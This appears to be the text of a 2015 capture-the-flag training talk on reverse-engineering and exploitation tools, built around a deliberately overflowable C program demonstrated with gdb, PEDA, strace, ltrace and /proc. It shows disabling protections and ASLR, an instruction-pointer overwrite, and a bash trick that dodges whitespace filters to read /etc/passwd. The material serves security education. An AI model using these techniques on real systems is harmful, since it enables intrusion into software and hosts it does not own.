CTF Tools of the Trade

tecknicaltom & meta

2015-04-15

hello.c

```c
#include <unistd.h>
#include <string.h>
#include <stdio.h>
void func(){
     char buf[32];
     printf("hello world\n");
     read(STDIN_FILENO, &buf, 0x32);
     write(STDOUT_FILENO, buf, strlen(buf));
}
int main(int argc, char* argv[]){
     func();
     return 0;
}
```

gcc, strip, file, ldd, strings, xxd

```
$ apt-get install build-essential gcc-multilib

$ gcc -m32 -Wall -fno-stack-protector -z execstack -D_FORTIFY_SOURCE=0 -o hello
hello.c

$ strip hello

$ file hello
hello: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), for GNU/Linux 2.6.24, stripped

$ ldd hello
     linux-gate.so.1 =>  (0xf77b4000)
     libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf75e0000)
     /lib/ld-linux.so.2 (0xf77b5000)

$ strings hello

$ xxd -g4 hello

0000000: 7f454c46 01010100 00000000 00000000  .ELF............
0000010: 02000300 01000000 b0830408 34000000  ............4...
```

readelf -h

```
$ readelf -a hello
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  OS/ABI:                            UNIX - System V
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Entry point address:               0x80483b0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          4424 (bytes into file)
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         28
  Section header string table index: 27
```

readelf -a

```
Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [11] .init             PROGBITS        08048310 000310 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        08048340 000340 000070 04  AX  0   0 16
  [13] .text             PROGBITS        080483b0 0003b0 0001d2 00  AX  0   0 16
  [14] .fini             PROGBITS        08048584 000584 000014 00  AX  0   0  4
  [15] .rodata           PROGBITS        08048598 000598 000014 00   A  0   0  4
  [21] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [22] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [23] .got.plt          PROGBITS        0804a000 001000 000024 04  WA  0   0  4
  [24] .data             PROGBITS        0804a024 001024 000008 00  WA  0   0  4
  [25] .bss              NOBITS          0804a02c 00102c 000004 00  WA  0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

readelf -a

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
  LOAD           0x000000 0x08048000 0x08048000 0x006b0 0x006b0 R E 0x1000
  LOAD           0x000f08 0x08049f08 0x08049f08 0x00124 0x00128 RW  0x1000
  DYNAMIC        0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW  0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x0005ac 0x080485ac 0x080485ac 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000RWE 0x10
  GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
```

readelf -r

```
$ readelf -r hello

Relocation section '.rel.plt' at offset 0x2e0 contains 6 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read
0804a010  00000207 R_386_JUMP_SLOT   00000000   puts
0804a014  00000307 R_386_JUMP_SLOT   00000000   __gmon_start__
0804a018  00000407 R_386_JUMP_SLOT   00000000   strlen
0804a01c  00000507 R_386_JUMP_SLOT   00000000   __libc_start_main
0804a020  00000607 R_386_JUMP_SLOT   00000000   write
```

objdump -R

```
$ objdump -R hello

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804a00c R_386_JUMP_SLOT   read
0804a010 R_386_JUMP_SLOT   puts
0804a014 R_386_JUMP_SLOT   __gmon_start__
0804a018 R_386_JUMP_SLOT   strlen
0804a01c R_386_JUMP_SLOT   __libc_start_main
0804a020 R_386_JUMP_SLOT   write
```

checksec

```
$ readelf -a hello | egrep -i "(gnu_stack|entry point)"
  Entry point address:               0x80483b0
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000RWE 0x10

$ checksec --file hello
RELRO           STACK CANARY      NX            PIE         RPATH      RUNPATH
Partial RELRO   No canary found   NX disabled   No PIE      No RPATH   No RUNPATH


$ readelf -p .rodata hello
String dump of section '.rodata':
  [     8]  hello world
```

http://www.trapkit.de/tools/checksec.html

objdump -d -j .text

```
$ objdump -M intel --no-show-raw-insn -d -j .text hello

 080483b0 <.text>:
 80483b0: xor    ebp,ebp
 80483b2: pop    esi
 80483b3: mov    ecx,esp
 80483b5: and    esp,0xfffffff0
 80483b8: push   eax
 80483b9: push   esp
 80483ba: push   edx
 80483bb: push   0x8048580
 80483c0: push   0x8048510
 80483c5: push   ecx
 80483c6: push   esi
 80483c7: push   0x80484fe
 80483cc: call   8048390 <__libc_start_main@plt>
```

objdump -d -j .text --start-address

```
$ objdump -M intel --no-show-raw-insn -d -j .text--start-address 0x80484fe hello

 080484fe <.text+0x14e>:
 80484fe: push   ebp
 80484ff: mov    ebp,esp
 8048501: and    esp,0xfffffff0
 8048504: call   80484ad <write@plt+0x10d>
 8048509: mov    eax,0x0
 804850e: leave
 804850f: ret
```

strace -if

```
$ echo "AAAA" | strace -if ./hello
[00007f0cd9e90337] execve("./hello", ["./hello"], [/* 51 vars */]) = 0
[ Process PID=19972 runs in 32 bit mode. ]
[f77eed89] brk(0)                              = 0x83f4000
[f77f07b4] open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
[f77f073d] fstat64(3, {st_mode=S_IFREG|0644, st_size=141252, ...}) = 0
[f77f0983] mmap2(NULL, 141252, PROT_READ, MAP_PRIVATE, 3, 0) = 0xfffffffff77b3000
[f77f092d] close(3)                             = 0
[f77d8430] write(1, "hello world\n", 12) = 12
[f77d8430] read(0, "AAAA\n", 50)               = 5
[f77d8430] write(1, "AAAA\n", 5)               = 5
[f77d8430] exit_group(0)
```

ltrace -if

```
$ python -c 'print "A"*50' | ltrace -if ./hello
[pid 19474] [0x80483d1] __libc_start_main(0x80484fe, 1, 0xffa95994, 0x8048510
[pid 19474] [0x80484bf] puts("hello world")                             = 12
[pid 19474] [0x80484da] read(0, "AAAAAAAAAAAAAAAAAAAA"..., 50)          = 50
[pid 19474] [0x80484e5] strlen("AAAAAAAAAAAAAAAAAAAAA"...)              = 52
[pid 19474] [0x80484fc] write(1, "AAAAAAAAAAAAAAAAAAAA"..., 52)         = 52
[pid 19474] [0x41414141] --- SIGSEGV (Segmentation fault) ---
[pid 19474] [0xffffffffffffffff] +++ killed by SIGSEGV +++
```

objdump -d -j .text hello | less

```
80484d5:        call   8048350 <read@plt>
80484da:        lea    eax,[ebp-0x28]
80484dd:        mov    DWORD PTR [esp],eax
80484e0:        call   8048380 <strlen@plt>
80484e5:        mov    DWORD PTR [esp+0x8],eax
80484e9:        lea    eax,[ebp-0x28]
80484ec:        mov    DWORD PTR [esp+0x4],eax
80484f0:        mov    DWORD PTR [esp],0x1
80484f7:        call   80483a0 <write@plt>
80484fc:        leave
80484fd:        ret
```

gdb

```
$ gdb ./hello
(gdb) b *0x80484d5
(gdb) b *0x80484fc
(gdb) info files
    `/home/meta/tmp/hello', file type elf32-i386.
    Entry point: 0x80483b0
    0x080483b0 - 0x08048582 is .text
    0x08048598 - 0x080485ac is .rodata
    0x0804a024 - 0x0804a02c is .data
    0x0804a02c - 0x0804a030 is .bss
    0xf7e1f350 - 0xf7e1f420 is .plt in /lib/i386-linux-gnu/libc.so.6
    0xf7e1f420 - 0xf7f50b6e is .text in /lib/i386-linux-gnu/libc.so.6
(gdb) run < payload
```

gdb

```
Breakpoint 1, 0x080484d5 in ?? ()
(gdb) i r eip esp ebp

eip            0x80484d5  0x80484d5
esp            0xffffd290 0xffffd290
ebp            0xffffd2c8 0xffffd2c8


(gdb) x/32xw $esp
0xffffd290:    0x00000000    0xffffd2a0    0x00000032    0x08048319
0xffffd2a0:    0xffffd516    0x0000002f    0x0804a000    0x08048562
0xffffd2b0:    0x00000001    0xffffd374    0xffffd37c    0xf7e3b42d
0xffffd2c0:    0xf7fb23c4    0xf7ffd000    0xffffd2d8    0x08048509
0xffffd2d0:    0x08048510    0x00000000    0x00000000    0xf7e21a83
               +0x0          +0x4          +0x8          +0xC
```

gdb

```
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

Breakpoint 2, 0x080484fc in ?? ()
(gdb) x/32xw $esp
0xffffd290:   0x00000001    0xffffd2a0    0x00000034    0x08048319
0xffffd2a0:   0x41414141    0x41414141    0x41414141    0x41414141
0xffffd2b0:   0x41414141    0x41414141    0x41414141    0x41414141
0xffffd2c0:   0x41414141    0x41414141    0x41414141    0x41414141
0xffffd2d0:   0x08044141    0x00000000    0x00000000    0xf7e21a83

(gdb) p 0xffffd2cc-0xffffd290
$2 = 60
```

~/.gdbinit

```
set disassembly-flavor intel
set follow-fork-mode child
set history save on
set history filename ~/.gdb_history
set history size 32768
set history expansion on


define xall
  i r eip esp ebp eax
  x/5i $eip
  x/32xw $esp
end
document xall
  Stack and disas helper
end
```

```
define xenv
  x/20s *environ
end
document xenv
  Print the environment variables
from the stack
end
```

~/.gdbinit

```
(gdb) xall
eip            0x80484d5    0x80484d5
esp            0xffffd290   0xffffd290
ebp            0xffffd2c8   0xffffd2c8
eax            0xffffd2a0   -11616
=> 0x80484d5: call   0x8048350 <read@plt>
   0x80484da: lea    eax,[ebp-0x28]
   0x80484dd: mov    DWORD PTR [esp],eax
0xffffd290:   0x00000000    0xffffd2a0    0x00000032    0x08048319
0xffffd2a0:   0xffffd516    0x0000002f    0x0804a000    0x08048562
0xffffd2b0:   0x00000001    0xffffd374    0xffffd37c    0xf7e3b42d
(gdb) xenv
0xffffd52b:   "XDG_VTNR=7"
0xffffd536:   "XDG_SESSION_ID=c2"
0xffffd5b2:   "SHELL=/bin/bash"
```

gdb cheatsheet

```
gdb -ex c -p $(pgrep -n hello)   # attach to latest hello pid & continue
run A B C < payload              # run with arguments and stdin from file
b *0x80481c0                     # break on memory address
b write                          # break on calls to write()
x/32xw $esp                      # display stack
i r eip esp ebp eax              # info registers
disas                            # disassemble current function
x/10i $eip                       # disassemble next 10 instructions
p system                         # print address of system()
i fun                            # show functions (plt)
ni                               # step over function call
si                               # step into function call
fin                              # continue until current function returns
```

peda

PEDA - Python Exploit Development Assistance for GDB


https://github.com/longld/peda

```
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
```

peda

```
$ gdb -q hello
gdb-peda$ b *0x80484d5
Breakpoint 1 at 0x80484d5
gdb-peda$ b *0x80484fc
Breakpoint 2 at 0x80484fc
gdb-peda$ run < payload
```

peda



```
[----------------------------------registers-----------------------------------]
EAX: 0xffffcf20 --> 0xffffd1a7 ("/home/tsamstag/hello")
EBX: 0xf7fb9000 --> 0x198da8
ECX: 0xffffffff
EDX: 0xf7fba878 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xffffcf48 --> 0xffffcf58 --> 0x0
ESP: 0xffffcf10 --> 0x0
EIP: 0x80484d5 (call   0x8048350 <read@plt>)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484c7:   lea    eax,[ebp-0x28]
   0x80484ca:   mov    DWORD PTR [esp+0x4],eax
   0x80484ce:   mov    DWORD PTR [esp],0x0
=> 0x80484d5:   call   0x8048350 <read@plt>
   0x80484da:   lea    eax,[ebp-0x28]
   0x80484dd:   mov    DWORD PTR [esp],eax
   0x80484e0:   call   0x8048380 <strlen@plt>
   0x80484e5:   mov    DWORD PTR [esp+0x8],eax
Guessed arguments:
arg[0]: 0x0
arg[1]: 0xffffcf20 --> 0xffffd1a7 ("/home/tsamstag/hello")
arg[2]: 0x32 ('2')
[------------------------------------stack-------------------------------------]
0000| 0xffffcf10 --> 0x0
0004| 0xffffcf14 --> 0xffffcf20 --> 0xffffd1a7 ("/home/tsamstag/hello")
0008| 0xffffcf18 --> 0x32 ('2')
0012| 0xffffcf1c --> 0x8048319 (add    ebx,0x1ce7)
0016| 0xffffcf20 --> 0xffffd1a7 ("/home/tsamstag/hello")
0020| 0xffffcf24 --> 0x2f ('/')
0024| 0xffffcf28 --> 0x804a000 --> 0x8049f14 --> 0x1
0028| 0xffffcf2c --> 0x8048562 (add    edi,0x1)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484d5 in ?? ()
gdb-peda$ 
```

peda

```
[----------------------------------registers-----------------------------------]
EAX: 0xffffcf20 --> 0xffffd1a7 ("/home/tsamstag/hello")
EBX: 0xf7fb9000 --> 0x198da8
ECX: 0xffffffff
EDX: 0xf7fba878 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xffffcf48 --> 0xffffcf58 --> 0x0
ESP: 0xffffcf10 --> 0x0
EIP: 0x80484d5 (call   0x8048350 <read@plt>)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

Legend: code, data, rodata, value
```

peda

```
[-----------------------------------code------------------------------------]
   0x80484c7:    lea    eax,[ebp-0x28]
   0x80484ca:    mov    DWORD PTR [esp+0x4],eax
   0x80484ce:    mov    DWORD PTR [esp],0x0
=> 0x80484d5:    call    0x8048350 <read@plt>
   0x80484da:    lea    eax,[ebp-0x28]
   0x80484dd:    mov    DWORD PTR [esp],eax
   0x80484e0:    call    0x8048380 <strlen@plt>
   0x80484e5:    mov    DWORD PTR [esp+0x8],eax
Guessed arguments:
arg[0]: 0x0
arg[1]: 0xffffcf20 --> 0xffffd1a7 ("/home/tsamstag/hello")
arg[2]: 0x32 ('2')
```

peda

```
[-------------------------------------stack--------------------------------------]
0000| 0xffffcf10 --> 0x0
0004| 0xffffcf14 --> 0xffffcf20 --> 0xffffd1a7 ("/home/tsamstag/hello")
0008| 0xffffcf18 --> 0x32 ('2')
0012| 0xffffcf1c --> 0x8048319 (add   ebx,0x1ce7)
0016| 0xffffcf20 --> 0xffffd1a7 ("/home/tsamstag/hello")
0020| 0xffffcf24 --> 0x2f ('/')
0024| 0xffffcf28 --> 0x804a000 --> 0x8049f14 --> 0x1
0028| 0xffffcf2c --> 0x8048562 (add   edi,0x1)
[--------------------------------------------------------------------------------]
Legend: code, data, rodata, value
```

peda

“Linux Interactive Exploit Development with GDB and PEDA”

by Long Le

Blackhat 2012

peda on ubuntu

gdb on Ubuntu is compiled with python3. peda needs python2. :(

```
$ sudo apt-get install dpkg-dev devscripts python-dev
$ sudo apt-get build-dep gdb
$ apt-get source gdb
$ vim gdb-7.7.1/debian/rules
#   --enable-tui --with-python=python3
    --enable-tui --with-python=python
$ cd gdb-7.7.1
$ debuild -us -uc
$ sudo dpkg -i ../gdb_7.7.1-0ubuntu5~14.04.2_amd64.deb
```

LD_PRELOAD

```
$ cat preload.c
#include <stdio.h>
#include <unistd.h>
ssize_t read(int fd, void *buf, size_t count){
    puts("follow the white rabbit...");
}

$ gcc -m32 -Wall -fPIC -shared -o preload.so preload.c
$ LD_PRELOAD=./preload.so ./hello
hello world
follow the white rabbit...
```

proc

```
 # tree /proc/$(pgrep hello)
/proc/20678/
├── cwd -> /home/meta/tmp
├── environ
├── exe -> /home/meta/tmp/hello
├── fd
│   ├── 0 -> /dev/pts/6
│   ├── 1 -> /dev/pts/6
│   └── 2 -> /dev/pts/6
├── map_files
│   ├── 8048000-8049000 -> /home/meta/tmp/hello
│   ├── f7525000-f76cd000 -> /lib/i386-linux-gnu/libc-2.19.so
├── maps
├── mem
```

proc

```
# cat /proc/$(pgrep hello)/maps
08048000-08049000 r-xp 00000000 fc:01 4459545     /home/meta/tmp/hello
08049000-0804a000 r-xp 00000000 fc:01 4459545     /home/meta/tmp/hello
0804a000-0804b000 rwxp 00001000 fc:01 4459545     /home/meta/tmp/hello
f7524000-f7525000 rwxp 00000000 00:00 0
f7525000-f76cd000 r-xp 00000000 fc:01 24379448    /lib/i386-linux-gnu/libc-2.19.so
f76cd000-f76cf000 r-xp 001a8000 fc:01 24379448    /lib/i386-linux-gnu/libc-2.19.so
f76cf000-f76d0000 rwxp 001aa000 fc:01 24379448    /lib/i386-linux-gnu/libc-2.19.so
f76f8000-f76f9000 r-xp 00000000 00:00 0           [vdso]
f76f9000-f7719000 r-xp 00000000 fc:01 24379509    /lib/i386-linux-gnu/ld-2.19.so
f7719000-f771a000 r-xp 0001f000 fc:01 24379509    /lib/i386-linux-gnu/ld-2.19.so
f771a000-f771b000 rwxp 00020000 fc:01 24379509    /lib/i386-linux-gnu/ld-2.19.so
ffbf2000-ffc13000 rwxp 00000000 00:00 0           [stack]
```

```
$ ls -lh /proc/self/mem
-rw------- 1 meta meta 0 Apr 14 17:58 /proc/self/mem
```

proc

ASLR

```
$ cat /proc/sys/kernel/randomize_va_space
# echo 0 > /proc/sys/kernel/randomize_va_space
```

automatic debugging

```
$ cat /proc/sys/kernel/core_pattern
$ man proc
```

bash

```
echo $'\x42'                      # $'' does expansion of patterns
cat payload - | nc                # pipe payload then reattach stdin
.bash_aliases                     # alias your favorite parameters
echo cat${PS4##+}/etc/passwd      # no whitespace!?
echo A${PS1:(-1)}B
while true; do ______; done       # loop
0<foo                             # stdin from file
2>baz                             #
1<<bar                            # append file bar to
env A=B ./foo C D 0<bar           # environ, params, stdin



man bash                          # international flight without wifi? You are
                                  # guaranteed to learn something new
```

ipython

```
$ ipython

In [1]: from struct import pack, unpack
In [2]: pack('I', 0xdeadbeef)
Out[2]: '\xef\xbe\xad\xde'

In [3]: pack('II', 0x01020304, 0x05060708)
Out[3]: '\x04\x03\x02\x01\x08\x07\x06\x05'

In [4]: pack('Q', 0x121314)
Out[4]: '\x14\x13\x12\x00\x00\x00\x00\x00'

In [5]: hex(31337)
Out[5]: '0x7a69'

In [6]: 42, 0x2a, 0b101010, 052, ord("2a".decode('hex'))
Out[6]: (42, 42, 42, 42, 42)

In [7]: unpack('I','\x69\x7a\x00\x00')
Out[7]: (31337,)
```

import socket, telnetlib

```
from socket import socket
from telnetlib import Telnet

s = socket()
s.connect(('localhost',4242))
s.send('hi there')
print s.recv(1024)
# ...
t = Telnet()
t.sock = s
t.interact()
```

import Crypto

```
# Hashing
from Crypto.Hash import SHA256
msg = "Help! Help! I'm being repressed!"
print SHA256.new(msg).hexdigest()

# Cryptography
from Crypto.PublicKey import RSA
from Crypto import Random
# Generate new key pair
random_generator = Random.new().read
key = RSA.generate(2048, random_generator)
pubkey = key.publickey()
```


import Crypto

```
# Encrypt
ciphertext = pubkey.encrypt(msg, 32)


# Decrypt
print key.decrypt(ciphertext)


# Encrypt with math!
m = RSA.pubkey.bytes_to_long(msg)
c = pow(m,key.e) % key.n
ciphertext = RSA.pubkey.long_to_bytes(c)
print key.decrypt(ciphertext)
```

http://rootfoo.org/ctf/2013-plaid-giga


```
In [14]: key.e
Out[14]: 65537L

In [15]: key.n
Out[15]:
30991065131474170911118212941727579306682019
29868012008661842209764039933274300036619115
72737197985584135191334556113806558515035359
15085395865551004502663587653461814362860039
39132042398155191215191971573180632459038893
93921134133511308507482275904307854476203407
13244504749119839553967332141503734760713609
83400821837681841541073220786942681243131157
72338554097412017776134664741202377408516257
89921433858304788846719004760659669473601495
85910869795140177673016499557630132611890069
75327785161375308113526703226749951599956590
33007159796422590685943303971395744649229969
68584019094126902395139858157244110740450144
3L
```

sagemath.org



```
factor(982451652)
 2^2 * 3 * 7 * 13 * 899681

x = 15485867 * 32452843 * 311
gcd(x,311)
 311

show(graphs.PetersenGraph())
```

cryptool 1



CrypTool 1.3.00 beta 9 - ASCII Histogram of <CryptTool.txt> (1708 characters)
File Edit View Key Management Indiv. Procedures Options Window Help
CryptTool.txt
ASCII Histogram of <CryptTool.txt> (1708 characters)
Frequency (%)
Value
Autocorrelation of <english.txt>
Number of characters that agree
Autocorrelation of <Rijndael encryption of <english.txt>, key <AB CD 12 34>>
Offset
english.txt
Press F1 to obtain help.
NUM

algorithms. The
methods available include both classic methods (e.g. the Caesar encryption algorithm)
and modern cryptosystems (for example, the RSA and DES algorithms, as well as
algorithms based on elliptic curves). The symmetric AES algorithms are very topical.
One of these is the Rijndael algorithm, which on 2 October 2000 was

```
0008F  4A 61 6E 65 69 72 6F 2C 20 6F 6E   Janeir
0009A  20 4A 75 6E 65 20 31 34 2C 20 31    June
000A5  39 39 32 2E 20 54 68 69 73 20 64   992. T
000B0  6F 63 75 6D 65 6E 74 20 77 69 6C   ocumen
000BB  6C 20 62 65 20 66 75 72 74 68 65   l be f
000C6  72 20 65 64 69 74 65 64 2C 20 74   r edit
000D1  72 61 6E 73 6C 61 74 65 64 20 69   ranslated i
000DC  6E 74 6F 20 74 68 65 0D 0A 6F 66   nto the..of
000E7  66 69 63 69 61 6C 20 6C 61 6E 67   ficial lang
000F2  75 61 67 65 73 2C 20 61 6E 64 20   uages, and
000FD  70 75 62 6C 69 73 68 65 64 20 62   published b
00108  79 20 74 68 65 20 55 6E 69 74 65   y the Unite
00113  64 20 4E 61 74 69 6F 6E 73 20 66   d Nations f
0011E  6F 72 20 74 68 65 20 47 65 6E 65   or the Gene
```

```
00042  CC 27 74 AF 89 28 35 77 60 20 4F   Ì't .(5w` O
0004D  81 D1 0D AB 5B 1B 38 FA AA 88 62   .Ñ.«[.8úª.b
00058  B1 7B 45 E5 2C 46 CE 77 ED B7 59   ±{Eå,FÎwí·Y
00063  66 FE 22 B2 CD 8B F5 1A 4F E6 E4   fþ"²Í.õ.Oæä
0006E  C2 99 C3 31 9A 6A 1E 18 11 45 84   Â.Ã1.j...E.
00079  64 B7 96 61 3F 4D BA 69 D3 DB 39   d·.a?MºiÓÛ9
00084  70 A5 DD 7C 20 00 7C 90 22 B8 D3   p¥Ý| .|.",Ó
0008F  45 8F 62 98 A1 57 08 02 67 73 C9   E.b.¡W..gsÉ
```

import capstone

```
$ readelf -S hello
 [Nr]  Name       Type          Addr     Off    Size   ES Flg Lk Inf Al
 [13] .text       PROGBITS      080483b0 0003b0 0001d2 00  AX  0    0 16
```

```
address,offset,size = 0x080483b0,0x0003b0,0x0001d2
with open('hello') as f:
     f.seek(offset)
     code = f.read(size)
from capstone import *
